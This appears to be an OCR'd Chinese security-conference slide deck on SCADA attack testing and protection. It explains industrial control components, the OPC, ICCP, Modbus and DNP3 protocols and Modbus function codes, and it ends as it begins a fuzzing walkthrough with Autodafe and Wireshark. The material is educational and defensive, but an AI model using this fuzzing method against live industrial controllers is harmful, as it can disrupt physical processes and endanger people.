
NSFOCUS
NSFOCUS TECHWORLD
NSFOCUS
TECHWORLD
展现 交流 提高
绿 盟 科 技 技 术 大 会


油化、电力、烟草行业SCADA网络攻击测试研究及安全防护手段

南昌办事处技术部 张学聪

1. 行业态势分析

油化行业两化融合带来的安全风险，电力、烟草行业SCADA网络的安全现状

物联网与两化融合


两化融合
短距离
有线通讯
（现场总线）
M2M
长距离
无线与有线通讯
（3G/4网融合）
物联网4
大技术
RFID
短距离
无线通讯
（NFC/RF IC等）
传感网
短距离
无线通讯
（Zigbee/WiFi等）

1.1 两化融合带来的安全风险

- 随着信息化的发展及两化融合的深入，传统意义上物理隔离的工业控制系统也接入了Internet，泛滥成灾的木马、蠕虫、黑客攻击等传统网络攻击让工业控制系统面临了严峻的安全威胁，其信息安全的要求被提到了一个新的高度。

1.1 两化融合带来的安全风险

- 现代工控系统安全问题
  - 现代工控系统包含大量的数字、模拟计算设备
    - 通用的PC服务器、数据库、网络等
    - 专用的可编程逻辑电路设备（PLC）、人机界面设备（HMI）
    - 很多设备就是用以太网连接（网线）
  - 这些设备（尤其是数字设备）都会受到安全威胁
    - 通过黑客手段，入侵工控软硬件系统
    - 通过对工控系统操作影响工业系统元器件
    - 造成工业系统的异常
    - 带来损失、伤害

1.2 SCADA系统两化融合

- SCADA不仅要体现在控制层，还要在管理层。对数据进行挖掘、分析，为决策者决策提供依据，并实现多种智能化的应用，自动化和信息化的融合，体现出工业化和信息化的融合，这才算两化融合
- 控组态软件既能在生产层，体现为对生产状态的实时监控，又能体现在优化管理上：通过长期的数据统计分析，体现出对投资决策的有效支持

2. 工控网络中的SCADA

SCADA作用及组成成分

SCADA系统应用


行业应用
数据发掘
电力
石油
水利
环保
智能楼宇
数据展示
定制化数据展示
组态显示
报警状态
报表统计
中心数据处理
数据集中
中心数据处理
数据传输
总线
IP网
现场采集
主机
传感器
控制单元
单站

2.1 SCADA组成部分


- RTU—远程终端设备

  将模拟和离散的测量值转换为数字信息

- IED—智能电子设备

  一种基于微处理器的控制器，能够发送控制命令，传输指令流

- PLC—可编程逻辑控制器
- HMI—人机界面



数据采集与监视控制系统（SCADA）

SCADA系统是以计算机为基础的自动化监控系统；可以对现场的运行设备进行监视和控制，以实现数据采集、设备控制、测量、参数调节以及各类信号报警等各项功能。

可编程逻辑电路设备（PLC）

实质是一种专用于工业控制的计算机，其硬件结构基本上与微型计算机相同，用其内部存储程序，执行逻辑运算、顺序控制、定时、计数与算术操作等面向用户的指令，并通过数字或模拟式输入/输出控制各种类型的机械或生产过程。

人机界面设备（HMI）

连接可编程序控制器（PLC）、变频器、直流调速器、仪表等工业控制设备，利用显示屏显示，通过输入单元（如触摸屏、键盘、鼠标等）写入工作参数或输入操作命令，实现人与机器信息交互的数字设备,由硬件和软件两部分组成。

2.2 SCADA使用的常见协议

- OPC-过程控制OLE
- ICCP-控制中心间协议
- Modbus-用于工业现场的总线协议
- DNP3-分布式网络协议版本3

OPC协议


1、OPC是一种软件接口标准，允许windows程序与工业硬件设备进行通信


2、OPC采用客户端/服务器对的形式实现

3、OPC服务器是软件程序，用于将PLC使用的硬件通信协议转换成OPC协议


4、OPC客户端软件可以是任何需要与硬件连接的程序，如HMI

5、OPC客户端使用OPC服务器从硬件获取数据或向其发送命令


业务部门
Internet/Ethernet
OPC
Windows NT
HMI/SCADA
Data Acquisition
工程部门
产品制造
测试 / 质管部门
Ethernet
OPC
Windows NT
维护部门
DeviceNet
FOUNDATON
PROFIBUS
分布式 I/O
数据采集
可视监控
运动控制
PLC
数据采集


HMI
Excel
Internet
OPC Client
OPC Client
OPC Client
OPC Server
OPC Server
OPC Server
HMI
SCADA
SCADA
Fieldbus System
Measurement
-Pressure
-Temp
-Flow
-Level
Valves Positioners
PID Control
FieldPoint System
PLC System

OPC的解决方案


Display Application
OPC
Trend Application
OPC
Report Application
OPC
OPC
Software Driver
OPC
Software Driver
OPC
Software Driver
OPC
Software Driver

ICCP协议


- ICCP属于应用层协议
- 可用于在设施控制中心之间通过WAN交换实时数据
- 可以提供客户端与服务器之间的查询、检测、数据传输和调度事务

Modbus协议

- Modbus 协议是应用于电子控制器上的一种通用语言
- Modbus 是一个请求/应答协议
- 通过此协议，控制器相互之间、控制器经由网络（例如以太网）和其它设备之间可以通信

常见Modbus功能代码

01	读取线圈状态
02	读取输入状态
03	读取保持寄存器
04	读取输入寄存器
05	强置单线圈
06	预置单寄存器
07	读取异常状态
15	强置多线圈
16	预置多寄存器
17	报告从属ID


Modbus
Modbus功能
数据定义
标准格式
消息帧
各种数据转换成十六进制
ASCII消息帧
RTU消息帧
调试工具
调试软件
串口调试助手V2.2
sscom32
网络调试助手
调试硬件
RS232 转 RS485
传输方式
查询
回应
主—从
介绍
什么是Modbus?
在那里用？
传输方式
ASCII模式
RTU模式
TCP模式
数据效验方式
CRC(循环冗长检测)
LRC(纵向冗长检测)
奇偶校验
自定义校验
HLModbus产品
HG网关
控制器，热表，温控器
V 2.0

DNP3协议


- 方便各种数据采集和控制设备之间的通信
- 专门为电力和供水设施行业需求设计的开放式主/从控制系统协议
- SCADA主站（即控制中心）、RTU和IED均使用DNP3

3. SCADA中的FUZZING测试

FUZZING测试技术在SCADA网络攻击中的简单应用

Fuzzing测试

- Fuzzing可以提供一种智能方法来试图注入不规则消息内容和数据输入，以此来验证系统的可靠性



3.1 Autodafe对SCADA的fuzzing测试

前期准备工作

- Modbus消息：使用功能代码06的Write单寄存器的查询请求
- 1.利用wireshark捕获使用功能代码06的Modbus Write单寄存器分组
